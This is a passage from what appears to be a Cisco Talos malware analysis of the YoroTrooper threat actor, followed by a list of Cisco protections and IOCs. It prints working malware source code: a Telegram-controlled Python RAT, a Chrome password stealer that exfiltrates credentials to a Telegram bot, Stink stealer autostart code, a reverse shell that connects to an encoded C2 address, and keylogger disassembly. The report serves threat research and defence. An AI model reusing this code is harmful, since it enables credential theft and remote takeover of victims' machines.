


```
@bot.message_handler(content_types=['text'])
def send_text(message):
    try:
        text = message.text.lower()
        mesg = text.split()
        if mesg[0]=="/run" and len(mesg)>1:
            mesg.pop(0)
            commands = " ".join(mesg)
            pipe = subprocess.Popen(commands, stdout=subprocess.PIPE, stdin=subprocess.PIPE, stderr=subprocess.STDOUT,
shell=True)
            output = pipe.communicate()[0].decode("cp866")
            if len(output) > 4095:
                for x in range(0, len(output), 4095):
                    bot.send_message(message.chat.id, text=output[x:x + 4095])
            else:
                bot.send_message(message.chat.id, text=output)
        if mesg[0] == "/download" and len(mesg) > 1:
            mesg.pop(0)
            path = " ".join(mesg)
            f = open(path, "rb")
            f = f.read()
            bot.send_document(message.chat.id, f)
    except Exception as e:
        pass


@bot.message_handler(content_types=['document'])
def get_file(message):
    try:
        if message.caption != None:
            save_dir = message.caption
        else:
            save_dir = os.getcwd()
            print(os.getcwd(), save_dir)
            bot.send_message(message.chat.id, f"Сохраняю в {save_dir}")
        file_name = message.document.file_name
        file_id_info = bot.get_file(message.document.file_id)
        downloaded_file = bot.download_file(file_id_info.file_path)
        src = file_name
        with open(rf"{save_dir}\{src}", 'wb') as new_file:
            new_file.write(downloaded_file)
        bot.send_message(message.chat.id, f"Файл загружен!\nИмя - {str(file_name)}\nДиректория - {str(save_dir)}")
    except Exception as e:
        bot.send_message(message.chat.id, str(e))
```

Snippet: Python based RAT used by YoroTrooper.

Customized stealer script

Another Python-based payload distributed in January 2023 consists of a simple stealer script that will extract login data for the Chrome browser and exfiltrate it via a Telegram bot. This custom script has likely been stitched together from publicly available sources, such as Lazagne:



```
environ['USERPROFILE'] + os.sep + r'AppData\Local\Google\Chrome\User Data\Local
State', "r") as file:
            localState = file.read()
            localState = json.loads(localState)
        MasterKey = base64.b64decode(localState["os_crypt"]["encrypted_key"])
        MasterKey = MasterKey[5:]
        MasterKey = win32crypt.CryptUnprotectData(MasterKey, None, None, None,
0)[1]
        self.MasterKey = MasterKey


    def decrypt(self, buffer, MasterKey):
        try:
            iv = buffer[3:15]
            Payload = buffer[15:]
            cipher = AES.new(MasterKey, AES.MODE_GCM, iv)
            Decrypt = cipher.decrypt(Payload)
            Decrypt = Decrypt[:-16].decode()
            return Decrypt
        except:
            pass


if __name__ == "__main__":
    try:
        PATH = os.environ['USERPROFILE'] + os.sep + r'AppData\Local\Google
\Chrome\User Data\default\Login Data'
        Chrome = Main()

        shutil.copy2(PATH, "Loginvault.db")

        connect = sqlite3.connect("Loginvault.db")
        cursor = connect.cursor()
        data = []
        try:
            cursor.execute("SELECT action_url, username_value, password_value FROM
logins")

            for _ in cursor.fetchall():
                URL = _[0]
                USERNAME = _[1]
                EncryptedPassword = _[2]
                DecryptedPassword = Chrome.decrypt(EncryptedPassword,
Chrome.MasterKey)

                if len(USERNAME) > 0 and len(URL) > 0:
                    data.append({
                        "url": URL,
                        "username": USERNAME,
                        "password": DecryptedPassword
                    })
        except Exception as e:
            pass
        cursor.close()
        connect.close()

        os.remove("Loginvault.db")
        for i in data:
            message = f"URL: {i['url']}\nusername: {i['username']}\npassword:
{i['password']}"
            requests.get(f"hxxps[://]api[.]telegram[.]org
/bot5885840251:AAG8HoCjrI1QANXkA4oqnJ60lgPP7w86Clg/sendMessage?chat_id=5683385422&
text={message}")

    except Exception as e:
        pass
```


Commodity and miscellaneous malware

YoroTrooper has relied heavily on the use of primarily two commodity malware families, AveMaria/Warzone RAT and LodaRAT, especially in October and November 2022. AveMaria is a highly prolific malware family available for sale online, while LodaRAT is a RAT-based family whose authorshiphas been attributed to the Kasablanka threat actor.

Stink stealer analysis

Yet another one of the final payloads found being deployed by YoroTrooper is an open-source credential stealer called “Stink,” which is wrapped into an executable file using the Nuitka Python compiler framework.


Stink has several modules from Chromium-based browsers that collect credentials, cookies and bookmarks, among other information. It harvests Filezilla credentials and authentication cookies from Discord and Telegram. From the system, the stealer will collect a screenshot, external IP address, operating system, processor, graphic card and running processes:



```
def __get_system_info(self):

    win = GetObject("winmgmts:root\\cimv2")

    data = self.config.SystemData
    os_info = win.ExecQuery("Select * from Win32_OperatingSystem")[0]
    cpu_info = win.ExecQuery("Select * from Win32_Processor")[0].Name
    gpu_info = win.ExecQuery("Select * from Win32_VideoController")[0].Name
    monitors_info = ", ".join(f"{monitor['Device'][4:]} {monitor['Monitor'][2]}x{monitor['Monitor'][3]}" for monitor in [GetMonitorInfo(monitor[0])
```

All modules are executed in their own process and even each process will use its own threads to speed up the information collection process. The information is stored in a temporary directory before being compressed and exfiltrated.

The sender module is responsible for data exfiltration via a Telegram bot. As of early March, the latest version of Stink Stealer 2.1.1 has an autostart configuration option that will create a link in the startup folder of the victim profile with the name “Windows Runner.”




```
class AutostartConfig:

    ExecutorPath = rf"{user_profile}\AppData\Roaming\Microsoft\Windows"
    AutostartName = "Windows Runner"
    AutostartPath = rf"{user_profile}\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup"

```

Autostart configuration options.

Miscellaneous malware


Apart from commodity malware, we’ve also observed YoroTrooper deploy implants serving as reverse shells against their targets. For example, in September 2022, we saw a simple Python-based reverse shell. This one, however, was missing the Cyrillic language check (CP866).



```python
message = 'NjQuMjI3LjI0LjI0MA=='
base64_bytes = base64.b64decode(message)
base64_message = base64_bytes.decode('ascii')
serverName = base64_message
serverPort = 5555
ip = gethostbyname(gethostname())
mac = get_mac()
ost = platform.uname()
name = getpass.getuser()
time.sleep(3)
clientSocket = socket(AF_INET, SOCK_STREAM)
clientSocket.connect((serverName, serverPort))
clientSocket.send(f'''Username: {name}, Platform: {ost.system}.'''.encode())
command = clientSocket.recv(8192).decode()
if command != 'exit':

    try:
        proc = Popen(command.split(' '), PIPE, PIPE, True, **('stdout', 'stderr', 'shell'))
        (result, err) = proc.communicate()
        clientSocket.send(result)
        command = clientSocket.recv(8192).decode()
    finally:
        pass
    raise SystemExit
    if not command != 'exit':
        clientSocket.close()
        return None
```

Another set of reverse shell implants that YoroTrooper occasionally uses are Meterpreter binaries that are then used to execute arbitrary commands on the infected endpoint. This tactic was seen being used by YoroTrooper as late as February 2023.

A C-based custom keylogger also discovered by Talos probably deployed by one of the final stage payloads consists of the ability to record keystrokes and save them to a file on disk.




```
mov     [rsp+0A8h+var_10], rax
lea     rdx, aLoggingOutputT ; "Logging output to "
mov     rcx, cs:std::ostream std::cout
call    sub_140003AA0
mov     rcx, rax
lea     rdx, aKeyloggerLog ; "keylogger.log"
call    sub_140003AA0
mov     rcx, rax
lea     rdx, sub_140003E30
call    cs:std::ostream::operator<<(std::ostream & (
cmp     cs:qword_14000A0D8, 0
jnz     loc_14000213A
mov     edx, 0Ah
lea     r8d, [rdx+36h]
lea     rcx, aKeyloggerLog ; "keylogger.log"
call    cs:std::_Fiopen(char const *,int,int)
mov     rbx, rax
test    rax, rax
jz      loc_14000213A
mov     cs:byte_14000A0D4, 1
mov     cs:byte_14000A0C9, 0
lea     rcx, qword_14000A058
call    cs:std::streambuf::_Init(void)
xor     edi, edi
mov     [rsp+0A8h+Base], rdi
mov     [rsp+0A8h+Pointer], rdi
mov     [rsp+0A8h+Count], rdi
lea     r9, [rsp+0A8h+Count] ; Count
```

```
lea     rdx, asc_14000661C ; "\n"
lea     rcx, [rbp+420h+var_490]
call    sub_140003500
nop
mov     [rbp+420h+var_470], 20h ; ' '
lea     rdx, asc_140006620 ; "_"
lea     rcx, [rbp+420h+var_468]
call    sub_140003500
nop
mov     [rbp+420h+var_448], 9
lea     rdx, aTab          ; "[TAB]"
lea     rcx, [rbp+420h+var_440]
call    sub_140003500
nop
mov     [rbp+420h+var_420], 10h
lea     rdx, aShift        ; "[SHIFT]"
lea     rcx, [rbp+420h+var_418]
call    sub_140003500
nop
mov     [rbp+420h+var_3F8], 0A0h
lea     rdx, aLshift       ; "[LSHIFT]"
lea     rcx, [rbp+420h+var_3F0]
call    sub_140003500
nop
mov     [rbp+420h+var_3D0], 0A1h
lea     rdx, aRshift       ; "[RSHIFT]"
lea     rcx, [rbp+420h+var_3C8]
call    sub_140003500
```

Snippet: Keylogger functionality.

Coverage

Ways our customers can detect and block this threat are listed below.



Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	Cisco Umbrella DNS Security	Cisco Umbrella SIG	Cisco Secure Web Appliance (Web Security Appliance)
✓	✓	✓	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

IOCs for this research can also be found at our Github repository here.